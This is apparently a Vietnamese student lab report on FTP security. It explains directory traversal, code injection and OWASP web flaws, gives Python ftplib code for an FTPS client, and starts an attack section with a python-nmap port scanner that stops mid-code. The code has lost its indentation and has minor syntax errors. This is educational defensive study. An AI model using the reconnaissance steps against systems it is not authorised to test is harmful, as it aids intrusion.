
Cách ngăn chặn các lỗ hổng Directory traversal là tránh chuyển hoàn toàn thông tin đầu vào do người dùng cung cấp tới các API hệ thống tệp, cũng như cấu hình chế độ *chroot\_local\_user=YES* tại file cấu hình máy chủ FTP */etc/vsftpd.conf* để cho phép người dùng chỉ có quyền truy cập tại thư mục gốc của họ



*Hình 2.2 - Tấn công Directory Traversal*

### **2.1.4. Lỗ hổng Code Injection**

Code Injection attack là một loại tấn công mạng mà kẻ tấn công chèn mã độc hại vào các nguồn dữ liệu hoặc các trường dữ liệu trong ứng dụng hoặc website để thực hiện các hành động không được phép. Loại tấn công này thường xảy ra khi ứng dụng không kiểm tra hoặc xử lý đầu vào của người dùng một cách an toàn, cho phép kẻ tấn công chèn mã có hại vào để kiểm soát hệ thống hoặc lấy thông tin nhạy cảm từ cơ sở dữ liệu



*Hình 2.3 - Tấn công Code Injection*

Một số loại tấn công Code Injection phổ biến:

* SQL Injection: Các câu lệnh SQL độc hại được chèn vào các trường dữ liệu để thực hiện các thao tác không an toàn với cơ sở dữ liệu.
* Cross-Site Scripting (XSS): Chèn mã JavaScript độc hại vào các trang web để ăn cắp thông tin người dùng hoặc thực hiện các hành động khác trên trình duyệt người dùng.
* Code Injection into File Systems: Chèn mã độc hại vào các tệp hệ thống để kiểm soát hoặc gây hại cho hệ thống.

Code Injection attack có thể được thực hiện không chỉ trên ứng dụng web mà còn có thể ảnh hưởng đến các giao thức khác như FTP (File Transfer Protocol). Khi kẻ tấn công thực hiện Code Injection vào hệ thống FTP, họ có thể chèn mã độc hại vào các trường dữ liệu hoặc yêu cầu truy cập từ xa để thực hiện các hành động không được phép, bao gồm: Thực hiện các thao tác không an toàn trên hệ thống file, lấy thông tin không được phép, khai thác lỗ hổng bảo mật

Để ngăn chặn Code Injection attack vào hệ thống FTP, cần thực hiện những biện pháp bảo vệ như kiểm tra và xác thực dữ liệu đầu vào, hạn chế quyền truy cập, sử dụng các phương pháp bảo vệ bảo mật thông tin đăng nhập và mã hóa dữ liệu truyền đi. Đồng thời, việc cập nhật và bảo mật hệ thống liên tục cũng rất quan trọng để ngăn chặn các loại tấn công này

## **2.2. Các lỗ hổng liên quan đến Web**

### **2.2.1 Các bước khai thác một lỗ hổng web**

#### 2.2.1.1. Thu thập thông tin - Reconnaissance

Bao gồm các kỹ thuật liên quan đến việc attacker chủ động hoặc thụ động thu thập thông tin có thể được sử dụng để hỗ trợ tấn công. Những thông tin đó có thể bao gồm thông tin chi tiết về tổ chức, cơ sở hạ tầng hoặc nhân viên của mục tiêu. Thông tin này có thể được Attacker tận dụng để hỗ trợ trong các giai đoạn khác của cuộc tấn công, chẳng hạn như sử dụng thông tin thu thập được để lập kế hoạch và thực hiện khởi tạo truy cập.

#### 2.2.1.2. Công cụ hóa - Weaponization

Được thực hiện sau khi Reconnaissance và phát hiện ra những thông tin tiềm năng có thể tấn công. Weaponization. Là quá trình mà kẻ tấn công bắt đầu phát triển các công cụ và phần mềm độc hại để tấn công mục tiêu. Kẻ tấn công tạo ra các công cụ tấn công như payload hoặc phần mềm độc hại để gây sát thương tối đa cho nạn nhân. Bên cạnh đó, kẻ tấn công phải xây dựng và tinh chỉnh các công cụ để phù hợp với mục tiêu cụ thể. Quá trình này diễn ra tại bên kẻ tấn công và không liên quan đến nạn nhân.

#### 2.2.1.3. Khai thác - Exploitation

Đây là bước khai thác những hệ thống của mục tiêu sau khi attacker truy cập được vào. Ở đây attacker có thể sử dụng các kỹ thuật leo thang đặc quyền để chiếm được quyền điều khiển hệ thống, từ đó có thể chiếm hoặc phá hủy các dữ liệu quan trọng.

### **2.2.2. Các lỗ hổng thường gặp trong một website**

**Lỗi kiểm soát truy cập bị hỏng (Broken Access Control)**: Xảy ra khi quyền truy cập không được thiết lập đúng, cho phép kẻ tấn công truy cập vào thông tin hoặc tính năng mà họ không được phép

**Lỗi mật mã (Cryptographic Failure)**: Khi việc sử dụng mật mã không đúng cách dẫn đến việc kẻ tấn công có thể truy cập vào thông tin hoặc tính năng mà họ không được phép.

**Lỗi chèn mã độc (Injection)**: Tấn công bằng cách chèn mã độc vào các trường nhập liệu để kiểm soát và tấn công cơ sở dữ liệu.

**Thiết kế không bảo mật (Insecure Design)**: Xảy ra khi thiết kế của ứng dụng hoặc hệ thống không đủ an toàn để bảo vệ tài nguyên quan trọng khỏi các cuộc tấn công.

**Sai sót cấu hình bảo mật (Security Misconfiguration)**: Khi cấu hình bảo mật không đúng cách, dẫn đến việc để lộ thông tin nhạy cảm và các lỗ hổng khác.

**Các thành phần dễ bị tổn thương và lỗi thời (Vulnerable and Outdated Components)**: Xảy ra khi các thành phần của hệ thống không được cập nhật và sửa chữa lỗi bảo mật đầy đủ.

**Nhận dạng và xác thực không thành công (Identification and Authentication Failures)**: Khi quá trình xác thực người dùng không đầy đủ và chính xác, dẫn đến việc các kẻ tấn công có thể lừa đảo hoặc đánh cắp thông tin cá nhân.

**Lỗi toàn vẹn phần mềm và dữ liệu (Software and Data Integrity Failures)**: Xảy ra khi phần mềm và dữ liệu trên hệ thống bị sửa đổi hoặc tấn công.

**Lỗi ghi nhật ký bảo mật và giám sát (Security Logging and Monitoring Failures)**: Khi hệ thống không có khả năng ghi nhật ký và giám sát đầy đủ để phát hiện các hoạt động bất thường.

**Yêu cầu máy chủ giả mạo (Server-Side Request Forgery)**: Lỗ hổng cho phép kẻ tấn công tạo ra các yêu cầu từ phía máy chủ để tấn công hệ thống mà không cần được phép

# 

# **CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM**

## **3.1. Dịch vụ FTP**


### **3.1.1. Chuẩn bị môi trường**

|  | **FTP Client** | **FTP Server** |
| --- | --- | --- |
| IP | 192.168.255.128 | 192.168.255.130 |
| OS | Kali linux | Kali linux |

*Bảng 3.1. Môi hình FTP Client – Server*


### **3.1.2. Kết quả cài đặt của dịch vụ FTP**

#### 3.1.2.1. Kết nối tới FTP




*Hình 3.1- Đăng nhập với tài khoản người dùng hệ thống*

#### 3.1.2.2. Upload file




*Hình 3.2 - Tải lên tệp tin với tài khoản người dùng hệ thống*

#### 3.1.2.3. Download tệp tin




*Hình 3.3 - Tải xuống tệp tin với tài khoản người dùng hệ thống*

#### 3.1.2.4. Delete file


**

*Hình 3.4 - Xóa tệp tin với tài khoản người dùng hệ thống*

#### 3.1.2.5. Chặn bắt gói tin trên Wireshark




*Hình 3.5 - Chặn bắt gói tin FTP bằng Wireshark*



*Hình 3.6 - Dữ liệu trong quá trình giao tiếp FTP*

### **3.1.3. Dịch vụ FTPS**

#### 3.1.3.1. Kết nối tới Server bằng dịch vụ FTP



*Hình 3.7 - Kiểm tra kết nối với dòng lệnh FTP*

#### 3.1.3.2. Kết nối tới Server bằng dịch vụ FTPS thông qua python

**Đoạn mã nguồn:**

import ftplib

def main):

host = "192.168.255.130" #địa chỉ ip server

port = 21 # cổng mặc định của FTP

try:

ftp = ftplib.FTP\_TLS(timeout=30)

#Tạo một đối tượng FTP\_TLS từ thư viện ftplib.

# Điều này sẽ khởi tạo một kết nối FTP bảo mật TLS.

# Tham số timeout=30 đặt thời gian chờ kết nối là 30 giây.

ftp.connect(host, port) # Kết nối đến máy chủ FTP với địa chỉ và cổng đã được chỉ định.

ftp.auth() #Xác thực với máy chủ FTP

print(f"Connected to {host}")

except:

print("connection refused")

return

username = input("Username: ")

pwd = input("Password: ")

try:

ftp.login(username, pwd) # Đăng nhập vào máy chủ FTP với username và password đã nhập

ftp.prot\_p() # Bảo vệ kết nối bằng cách sử dụng TLS.

print("Login Successful")

ftp.dir() #Liệt kê nội dung của thư mục hiện tại trên máy chủ FTP.

except Exception as e:

print("Login Fail")

print(e)

while True:

print("\nMenu:") #Người dùng chọn một tùy chọn từ menu.

print("1. Upload")


print("2. Download")

print("3. Delete")

print("4. Exit")

choice = int(input("Choice (1/2/3/4): "))

**Kết quả:**



*Hình 3.8 - Đăng nhập thành công*

#### 3.1.3.3. Upload file

**Đoạn mã nguồn:**

def upload(ftp):

temp\_filename= input("Input file to upload: ")

try:

with open(temp\_filename, 'rb') as temp\_file:

# Đoạn mã này mở tệp cục bộ với tên temp\_filename ở chế độ đọc nhị phân ('rb').

# Điều này cho phép chương trình đọc dữ liệu nhị phân từ tệp.

ftp.storbinary(f"STOR {temp\_filename}", temp\_file)

#Hàm này được sử dụng để tải lên tệp từ máy tính người dùng lên máy chủ FTP.


# Phương thức storbinary() yêu cầu máy chủ FTP nhận dữ liệu nhị phân từ tệp cục bộ temp\_file và lưu nó dưới dạng tệp với tên được chỉ định bởi biến temp\_filename.

except Exception as e:

print(e)

#in ra thông báo lỗi

**Kết quả:**



*Hình 3.9 - Upload file*

#### 3.1.3.4. Download file

**Đoạn mã nguồn:**

def downl(ftp):

temp\_filename = input("Input file to download: ")

try:

with open(temp\_filename, 'wb') as temp\_file:

#Đoạn mã này mở một tệp cục bộ với tên temp\_filename (tên mà người dùng đã nhập) ở chế độ ghi nhị phân ('wb').

# Điều này cho phép chương trình ghi dữ liệu nhị phân vào tệp.

ftp.retrbinary('RETR ' + temp\_filename, temp\_file.write)

#Hàm này được sử dụng để tải về tệp từ máy chủ FTP và ghi nội dung vào tệp cục bộ mở ở bước trước.

# Phương thức retrbinary() yêu cầu máy chủ FTP gửi dữ liệu nhị phân của tệp


# được chỉ định bởi đối số 'RETR ' + temp\_filename và ghi dữ liệu vào tệp cục bộ temp\_file.write.

print("[+] Download file: " + temp\_filename)

except:

print("[+] Could not download file")

**Kết quả:**



*Hình 3.10 - Download file*

#### 3.1.3.5. Delete file

**Đoạn mã nguồn:**

def dele(ftp):

temp\_filename = input("Input file to delete: ")

try:

ftp.delete(temp\_filename)

#Hàm này được sử dụng để gửi yêu cầu xóa tệp với tên được chỉ định (temp\_filename) tới máy chủ FTP.


# Nếu tệp tồn tại và người dùng có quyền truy cập để xóa nó, tệp sẽ được xóa từ máy chủ FTP.

print("[+] Deleted successful")

except:


print(f"[+] Couldn't delete file {temp\_filename}")

**Kết quả:**



*Hình 3.11 - Delete file*

#### 3.1.3.6. Chặn bắt gói tin bằng Wireshark




*Hình 3.12 - Gói tin FTP khi cấu hình dịch vụ FTPS*

### **3.1.4. Khai thác một số lỗ hổng phổ biến của dịch vụ FTP**


#### 3.1.4.1. Xây dựng môi trường

Trên máy chủ FTP Server, xây dựng 1 trang web đơn giản gồm trang đăng ký, đăng nhập và trang chủ. Source code này sẽ được đặt trong thư mục ***/opt/lampp/htdocs/includes***



*Hình 3.13 - Vị trí lưu source code*

Source code này sẽ được public thông qua công cụ mã nguồn mở ngrok




*Hình 3.14 - Tạo một kết nối từ cổng 80 trên máy đến dịch vụ ngrok*

Kiểm tra cổng kết nối đến dịch vụ ngrok trên internet



*Hình 3.15 - Trang đăng nhập*



*Hình 3.16 - Trang đăng ký*



*Hình 3.17 - Trang chủ*

#### 3.1.4.2. Thực nghiệm tấn công

##### *3.1.4.2.1. Thực hiện quét cổng mở*

Xác định các cổng dịch vụ đang chạy của máy chủ bằng python sử dụng công cụ nmap để quét cổng.

**Đoạn mã nguồn:**

import nmap #nmap là một thư viện Python cung cấp một giao diện để tương tác với nmap từ ngôn ngữ lập trình Python

portScanner = nmap.PortScanner() # Khởi tạo đối tượng portscanner

hostScan = input("Host Scan: ")

